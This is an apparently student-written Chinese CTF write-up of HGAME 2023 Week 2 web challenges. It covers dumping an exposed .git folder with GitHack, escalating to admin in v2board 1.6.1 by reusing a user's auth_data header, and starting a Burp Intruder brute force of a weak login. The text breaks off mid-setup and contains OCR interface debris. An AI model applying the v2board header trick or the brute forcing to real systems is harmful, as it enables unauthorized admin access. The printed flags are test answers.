WEEK2

Web

Git Leakage

看题目是git泄露，我们拿githack搜一下就出来了。

githack是在github上的一个项目，clone一下它的代码，本地运行就可以了

```
ASUS  sqlmapproject-sqlmap-1f83076  python3 GitHack.py http://week-2.hgame.lwsec.cn:31578/.git/
```

在cmd运行，程序会自动找到flag

```
[+] svg sources/gothic_texture_simplified.svg
[+] svg sources/huberfish_a.svg
[+] svg sources/huberfish_d.svg
[+] svg sources/texture_simplified.svg
[+] webgpu_notes.txt
[File not found] assets/gothic_msdf.png
[File not found] assets/Matrix-Code.ttf
[File not found] assets/Matrix-Resurrected.tt
[File not found] LICENSE
[File not found] assets/gtarg_alientext_msdf.
[OK] Th1s_1s-flag
[File not found] README.md
[File not found] TODO.txt
[File not found] assets/coptic_msdf.png
[File not found] .gitmodules
[File not found] assets/matrixcode_msdf.png
[File not found] assets/mesh.png
[File not found] assets/msdf_command.txt
[File not found] assets/metal.png
[File not found] assets/megacity_msdf.png
[File not found] assets/huberfish_d_msdf.png
[File not found] assets/gtarg_tenretniolleh_m
[File not found] assets/huberfish_a_msdf.png
[File not found] assets/neomatrixology_msdf.p
[File not found] assets/pixel_grid.png
[File not found] glyph_order.txt
```

Th1s_1s-flag	2023/1/13 23:15	文件	1 KB

```
hgame{Don't^put*Git-in_web_directory}
```

hgame{Don't^put*Git-in_web_directory}

即可获得flag

v2board

通过上网搜索我们会知道v2board的1.6.1版本有个大问题就是谁都能调用管理员的api了

可以用burpsuite抓包解

也可以用浏览器的开发者工具配合一些插件解，操作如下

1. 首先我们先点开网页，注册账户，网页可能加载有点慢，需要耐心尝试。

2.

在登陆前按f12然后再按ctrl+r这样启动记录网络活动

在登陆前按F12然后再按ctrl+r这样后动记录网络活动

网络 ×

1 99+

保留日志 禁用缓存 无限制

筛选器 反转 隐藏数据 URL

全部 Fetch/XHR JS CSS Img 媒体 字体 文档 WS Wasm 清单 其他


已阻止 Cookie 已阻止请求 第三方请求

1000 ms 2000 ms 3000 ms 4000 ms 5000 ms 6000 ms


名称	状.	类.	发...	大.	时.	履.	时间线
week-2....	2...	d...	其他	1...	4...		
compo...	2...	s...	(索...	0...	1...	(...	
umi.css...	2...	s...	(索...	0...	1...	(...	
zh-CN.j...	2...	s...	(索...	0...	2...	(...	
zh-TW.j...	2...	s...	(索...	0...	2...	(...	
en-US.j...	2...	s...	(索...	0...	2...	(...	
ja-JP.js?...	2...	s...	(索...	0...	2...	(...	
vi-VN.js...	2...	s...	(索...	0...	2...	(...	
ko-KR.j...	2...	s...	(索...	0...	2...	(...	
vendor...	2...	s...	(索...	0...	3...	(...	
compo...	2...	s...	(索...	0...	3...	(...	
umi.js?v...	2...	s...	(索...	0...	3...	(...	
js?id=G...	2...	s...	(索...	0...	6...	(...	
default....	2...	s...	umi...	0...	6...	(...	
Simple-...	2...	f...	umi...	0...	2...	(...	
favicon....	4...	t...	其他	5...	3...		
collect?...	2...	p...	js?i...	5...	6...		

3.点击登录


4.注意看，这里有个login




5.点开login,因为根据之前查到的漏洞复现我们会发现login这有我们需要的东西





6.复制auth_data的值，把它加到请求头里，edge上有这样一个插件可供使用






7.点击add，点击request







8.输入你获得的auth_data到Authorization




9.把后面改成/admin，进入管理员登录界面



10.把login改成/plan，进入管理面版



11.在此处最下方admin开头的账户那边点右边的操作，然后再点几下就能获得token



Search Commodity

1.弱密码爆破，用burpsuite爆破一下就好了，在

Burp Project Intruder Repeater Window Help — Burp Suite Professional v2022.9.5 - Temporary Project - licensed to surferxyz

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

Intercept | HTTP history | WebSockets history | Options

Request to http://week-2.hgame.lwsec.cn:31145 [101.37.12.59]

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item | HTTP/1

Pretty | Raw | Hex

```
1  POST /login HTTP/1.1
2  Host : week-2.hgame.lwsec.cn:31145
3  Content-Length : 32
4  Cache-Control : max-age=0
5  Upgrade-Insecure-Requests : 1
6  Origin : http://week-2.hgame.lwsec.cn:31145
7  Content-Type : application/x-www-form-urlencoded
8  User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
9  Accept :
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer : http://week-2.hgame.lwsec.cn:31145/
11 Accept-Encoding : gzip, deflate
12 Accept-Language : zh-CN,zh;q=0.9
13 Connection : close
14
15 username =user01 &password =1231231
```

Inspector

- Request Attributes 2
- Request Query Parameters 0
- Request Body Parameters 2
- Request Cookies 0
- Request Headers 12

Pretty | Raw | Hex

```
1  POST /login HTTP/1.1
2  Host : week-2.hgame.lwsec.cn:31145
3  Content-Length : 32
4  Cache-Control : max-age=0
5  Upgrade-Insecure-Requests : 1
6  Origin : http://week-2.hgame.lwsec.cn:31145
7  Content-Type : application/x-www-form-urlencoded
8  User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb                    rome/107.0.5304.63 Safari/537.36
9  Accept :
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif                    plication/signed-exchange;v=b3;q=0.9
10 Referer : http://week-2.hgame.lwsec.cn:31145/
11 Accept-Encoding : gzip, deflate
12 Accept-Language : zh-CN,zh;q=0.9
13 Connection : close
14
15 username =user01 &password =1231231
```

- Scan
- Do passive scan
- Do active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Insert Collaborator payload
- Request in browser
- Engagement tools
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

1 × | 2 × | +

Positions | Payloads | Resource Pool | Options

Choose an attack type — Start attack

Attack type: Sniper


Payload Positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://week-2.hgame.lwsec.cn:31145 — Update Host header to match target

